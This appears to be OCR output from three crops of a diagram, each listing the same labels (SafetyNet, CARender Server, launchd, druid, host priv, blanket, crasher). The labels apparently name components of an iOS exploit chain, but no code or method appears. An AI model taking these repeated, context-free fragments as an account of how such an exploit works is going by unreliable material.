

SafetyNet
CARender Server
launchd
druid
host priv
blanket
crasher



SafetyNet
CARender Server
launchd
druid
host priv
blanket
crasher



SafetyNet
CARender Server
launchd
druid
host priv
blanket

